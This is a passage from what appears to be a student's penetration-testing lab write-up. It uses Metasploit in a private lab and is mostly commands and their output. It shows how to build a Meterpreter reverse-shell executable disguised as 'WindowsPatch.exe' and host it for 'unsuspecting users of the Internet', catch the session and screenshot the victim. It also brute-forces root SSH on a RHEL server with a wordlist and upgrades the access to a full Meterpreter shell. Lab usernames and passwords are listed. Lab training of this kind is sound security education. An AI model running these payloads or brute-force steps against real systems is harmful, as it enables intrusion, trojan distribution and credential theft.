In the walkthrough below, we will be generating an exploit file called WindowsPatch that will be automatically placed in the root directory of our web server. When the file is executed, it will create a remote shell back to our MSF console and notify us that the victim machine has is ready for takeover.

Listing 34. Creating an Exploit Payload

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.1.1.253 LPORT=4444 -f exe > /var/www/html/Demo/WindowsPatch.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes

root@kali:~#
```

Now that the **malicious** executable has been generated and placed on the ***website*** we will get our MSF console ready for the unsuspecting users of the Internet. We will need to start the MSF console and launch the proper handlers for our deployed package.

Listing 35. Starting MSF Console

```
root@kali:~# msfconsole

=[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Listing 36. Loading MSF Console Handlers

```
msf > use multi/handler
msf exploit(handler) >
```

After the handlers have been selected, a payload needs to be loaded to interact with the **malicious** executable. In this case we are wanting to take advantage of the Reverse TCP functionality

Listing 37. Loading MSF Payload

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```

Now that the payload has been selected, the various options will need to be setup to provide the correct parameters to the payload.

Listing 38. Setting Payload Parameters

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

   msf exploit(handler) > set LHOST 10.1.1.253
   LHOST => 10.1.1.253
   msf exploit(handler) > set LPORT 4444
   LPORT => 4444
   msf exploit(handler) > show options

   Module options (exploit/multi/handler):

      Name  Current Setting  Required  Description
      ----  ---------------  --------  -----------


   Payload options (windows/meterpreter/reverse_tcp):

      Name      Current Setting  Required  Description
      ----      ---------------  --------  -----------
      EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
      LHOST     10.1.1.253       yes       The listen address
      LPORT     4444             yes       The listen port


   Exploit target:

      Id  Name
      --  ----
      0   Wildcard Target
```

The next step is to run the exploit and wait for someone to download and launch the executable.

Listing 39. Run the Exploit

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.1.1.253:4444
[*] Starting the payload handler...

... waiting on victim ...

[*] Sending stage (957487 bytes) to 10.1.1.3
[*] Meterpreter session 1 opened (10.1.1.253:4444 -> 10.1.1.3:1035) at 2017-12-06 16:42:41 -0500
```

Once the victim machine successfully connects, you can use MSF and Meterpreter to perform basic verifications and whatever other commands (similar to the Windows XP demo).

Listing 40. Verify the Exploit and Connectivity to Victim

```
meterpreter > sysinfo
Computer        : VICTIM3
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

Example 6. Screenshot

Listing 41. Taking a screenshot

```
meterpreter > screenshot
Screenshot saved to: /root/SUDqBvua.jpeg
```



Figure 53: Captured Screenshot of Windows 7 Machine

5.2.4. RHEL 7.4 Demo SSH and Brute-Force

During this demonstration, a freshly installed (out-of-the-box) RHEL 7.4 server. By default, there are no security settings in place and SSHD as well as **root login** are enabled and running. As part of this demo, Kali Linux and Meterpreter wil be used to leverage the **SSH Login Check/Scanner** module. This module will use a brute-force attack method and a provided dictionary to attempt logging into the box and gaining the credentials of the root user.

The exploit being run will rotate through a password dictionary until it reaches the end of the file or gets the correct password. At that point, there will be a session established in Meterpreter that will allow **shell** access to the *victim* computer.

1. **Start with a RHEL 7.4 Clean/Freshly Installed Image**



Figure 54: Newly Installed RHEL 7.4 Image

2. **Start the MSF Console**

Listing 42. Starting MSF Console

```
root@kali:~# msfconsole
```

3. **Search for and Select a Module**

Listing 43. Getting an SSH Module

```
msf > search ssh

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/dos/windows/ssh/sysax_sshd_kexchange        2013-03-17       normal     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of
Service
   auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                              normal     SSH Key Exchange Init Corruption
   auxiliary/fuzzers/ssh/ssh_version_15                                   normal     SSH 1.5 Version Fuzzer
   auxiliary/fuzzers/ssh/ssh_version_2                                    normal     SSH 2.0 Version Fuzzer
   auxiliary/fuzzers/ssh/ssh_version_corrupt                              normal     SSH Version Corruption
   auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     GitLab User Enumeration
   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     Cerberus FTP Server SFTP Username Enumeration
   auxiliary/scanner/ssh/detect_kippo                                     normal     Kippo SSH Honeypot Detector
   auxiliary/scanner/ssh/ssh_enumusers                                    normal     SSH Username Enumeration
   auxiliary/scanner/ssh/ssh_identify_pubkeys                             normal     SSH Public Key Acceptance Scanner
   auxiliary/scanner/ssh/ssh_login                                        normal     SSH Login Check Scanner
   auxiliary/scanner/ssh/ssh_login_pubkey                                 normal     SSH Public Key Login Scanner
   auxiliary/scanner/ssh/ssh_version                                      normal     SSH Version Scanner
   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  Apple iOS Default SSH Password Vulnerability
   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  Ceragon FibeAir IP-10 SSH Private Key Exposure
   exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  F5 BIG-IP SSH Private Key Exposure
   exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17       excellent  Loadbalancer.org Enterprise VA SSH Private Key
Exposure
   exploit/linux/ssh/quantum_dxi_known_privkey           2014-03-17       excellent  Quantum DXi V1000 SSH Private Key Exposure
   exploit/linux/ssh/quantum_vmpro_backdoor              2014-03-17       excellent  Quantum vmPRO Backdoor Command
   exploit/linux/ssh/symantec_smg_ssh                    2012-08-27       excellent  Symantec Messaging Gateway 9.5 Default SSH Password
Vulnerability
   exploit/multi/http/gitlab_shell_exec                  2013-11-04       excellent  Gitlab-shell Code Execution
   exploit/multi/ssh/sshexec                             1999-01-01       manual     SSH User Code Execution
   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  Array Networks vAPV and vxAG Private Key Privilege
Escalation Code Execution
   exploit/unix/ssh/tectia_passwd_changereq              2012-12-01       excellent  Tectia SSH USERAUTH Change Request Password Reset
Vulnerability
   exploit/windows/local/trusted_service_path            2001-10-25       excellent  Windows Service Trusted Path Privilege Escalation
   exploit/windows/ssh/freeftpd_key_exchange             2006-05-12       average    FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer
Overflow
   exploit/windows/ssh/freesshd_authbypass               2010-08-11       excellent  Freesshd Authentication Bypass
   exploit/windows/ssh/freesshd_key_exchange             2006-05-12       average    FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer
Overflow
   exploit/windows/ssh/putty_msg_debug                   2002-12-16       normal     PuTTY Buffer Overflow
   exploit/windows/ssh/securecrt_ssh1                    2002-07-23       average    SecureCRT SSH1 Buffer Overflow
   exploit/windows/ssh/sysax_ssh_username                2012-02-27       normal     Sysax 5.53 SSH Username Buffer Overflow
   post/linux/gather/enum_network                                         normal     Linux Gather Network Information
   post/multi/gather/ssh_creds                                            normal     Multi Gather OpenSSH PKI Credentials Collection
   post/windows/gather/credentials/mremote                                normal     Windows Gather mRemote Saved Password Extraction
   post/windows/gather/enum_putty_saved_sessions                          normal     PuTTY Saved Sessions Enumeration Module
   post/windows/manage/forward_pageant                                    normal     Forward SSH Agent Requests To Remote Pageant

   msf > use auxiliary/scanner/ssh/ssh_login
   msf auxiliary(ssh_login) >
```

4. **Getting Options for SSH Module**

Listing 44. SSH Module Options

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
```

5. **Setting Options for SSH Module**

The box to be compromised IP address, the username, and the password dictionary must be selected.

Listing 45. Setting SSH Module Options

```
msf auxiliary(ssh_login) > set RHOSTS 10.1.1.4
RHOSTS => 10.1.1.4
msf auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf auxiliary(ssh_login) >
```

6. **Verifying Options for SSH Module**

Listing 46. Verifying SSH Module Options

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to
the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the
list
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt  no        File containing passwords, one per line
   RHOSTS            10.1.1.4                                                       yes       The target address range or CIDR identifier
   RPORT             22                                                             yes       The target port
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a
host
   THREADS           1                                                              yes       The number of concurrent threads
   USERNAME          root                                                                no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated
by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all
users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
```

7. **Run the SSH Module**

Listing 47. SSH Module Execution

```
msf auxiliary(ssh_login) > run

[*] 10.1.1.4:22 SSH - Starting bruteforce
[-] 10.1.1.4:22 SSH - Failed: 'root:123456'
[-] 10.1.1.4:22 SSH - Failed: 'root:12345'
[-] 10.1.1.4:22 SSH - Failed: 'root:123456789'
[+] 10.1.1.4:22 SSH - Success: 'root:password' 'uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-
s0:c0.c1023 Linux localhost.localdomain 3.10.0-693.el7.x86_64 #1 SMP Thu Jul 6 19:56:57 EDT 2017 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.1.1.253:45761 -> 10.1.1.4:22) at 2017-12-11 14:07:56 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

8. **Take Control of the Machine**

Based on the previous step, the exploit was successfully run revealing the password for root to be **password**. It also shows that there is a session that has been created.

Listing 48. Listing Meterpreter Sessions

```
msf auxiliary(ssh_login) > sessions -l

Active sessions
===============

  Id  Type         Information                    Connection
  --  ----         -----------                    ----------
  1   shell linux  SSH root:password (10.1.1.4:22)  10.1.1.253:45761 -> 10.1.1.4:22 (10.1.1.4)

msf auxiliary(ssh_login) >
```

Listing 49. Using Meterpreter Session

```
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
anaconda-ks.cfg
Desktop
Documents
Downloads
initial-setup-ks.cfg
Music
Pictures
Public
Templates
Videos

hostname
localhost.localdomain

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:1c:42:98:2c:d3 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f113:ab09:e1ee:e139/64 scope link
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN qlen 1000
    link/ether 52:54:00:fc:c7:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast master virbr0 state DOWN qlen 1000
    link/ether 52:54:00:fc:c7:5a brd ff:ff:ff:ff:ff:ff

    Abort session 1? [y/N]  y

    [*] 10.1.1.4 - Command shell session 1 closed.  Reason: User exit
    msf auxiliary(ssh_login) >
```

It should be noted that interacting with the shell in the manner above is difficult as not all sides of the shell are seen. It is possible to upgrade and take control in order to use a full shell.

9. **Use the Upgrade Module to Enable Meterpreter Shell of Victim Machine**

In order to have a full shell, it is necessary to use the **Upgrade** module to get a true **shell** session.

Listing 50. Listing Meterpreter Sessions

```
msf auxiliary(ssh_login) > sessions -l

Active sessions
===============

  Id  Type         Information                    Connection
  --  ----         -----------                    ----------
  1   shell linux  SSH root:password (10.1.1.4:22)  10.1.1.253:38835 -> 10.1.1.4:22 (10.1.1.4)

msf auxiliary(ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.1.1.253:4433
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.1.1.4
[*] Command stager progress: 100.00% (668/668 bytes)
msf auxiliary(ssh_login) > [*] Meterpreter session 2 opened (10.1.1.253:4433 -> 10.1.1.4:50404) at 2017-12-11 14:36:27 -0500

msf auxiliary(ssh_login) >

msf auxiliary(ssh_login) > sessions -l

Active sessions
===============

  Id  Type                   Information                                                    Connection
  --  ----                   -----------                                                    ----------
  1   shell linux            SSH root:password (10.1.1.4:22)                                10.1.1.253:38835 -> 10.1.1.4:22 (10.1.1.4)
  2   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ localhost.localdomain  10.1.1.253:4433 -> 10.1.1.4:50404 (10.1.1.4)

msf auxiliary(ssh_login) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 17902 created.
Channel 1 created.

sh-4.2#

sh-4.2# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:1c:42:98:2c:d3 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f113:ab09:e1ee:e139/64 scope link
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN qlen 1000
    link/ether 52:54:00:fc:c7:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast master virbr0 state DOWN qlen 1000
    link/ether 52:54:00:fc:c7:5a brd ff:ff:ff:ff:ff:ff
sh-4.2#
```

Appendix A: Environment Layout

Table 1. **Computers and VMs Used in Demo**

Machine Type/Location	IP Address
Victim 1 VM Windows XP	10.1.1.1
Victim 2 Laptop Windows XP	10.1.1.2
Victim 3 VM Windows 7	10.1.1.3
Victim 4 VM RHEL 7.4	10.1.1.4
Travis Laptop MAC OS	10.1.1.250
Travis Laptop Kali Linux VM	10.1.1.253

Appendix B: User Creation

For the testing and the demonstration, we will create at least one test user on Kali so demonstrations can be accomplished with the FTP file-transfers using WireShark. We will want to give the user a home directory and permissions to that directory as the VSFTP configuration will use this as the destination directory for our Demo user.

Listing 51. Creating the Demo User

```
# useradd travis
# passwd travis
# mkdir /home/travis
# chown travis:travis /home/travis
```

Table 2. **Computers and VMs Used in Demo**

Username	System	Password
travis	**Kali** and **FTP**	secret
bob	**Windows XP** and **Windows 7**	Password1
luke	**Windows XP** and **Windows 7**	Password1
root	**RHEL 7.4** and **SSH**	password

Appendix C: Basic Metasploit Steps

1. **Search for Vulnerability**
2. **Load Vulnerability**
3. **Load Payload**
4. **Show Options**
5. **Set Options**
6. **Review Set Options**
7. **Perform Exploit**
8. **Use Meterpreter Shell and Commands**

Appendix D: Multiple Networks and Setup on the Mac Parallels Environment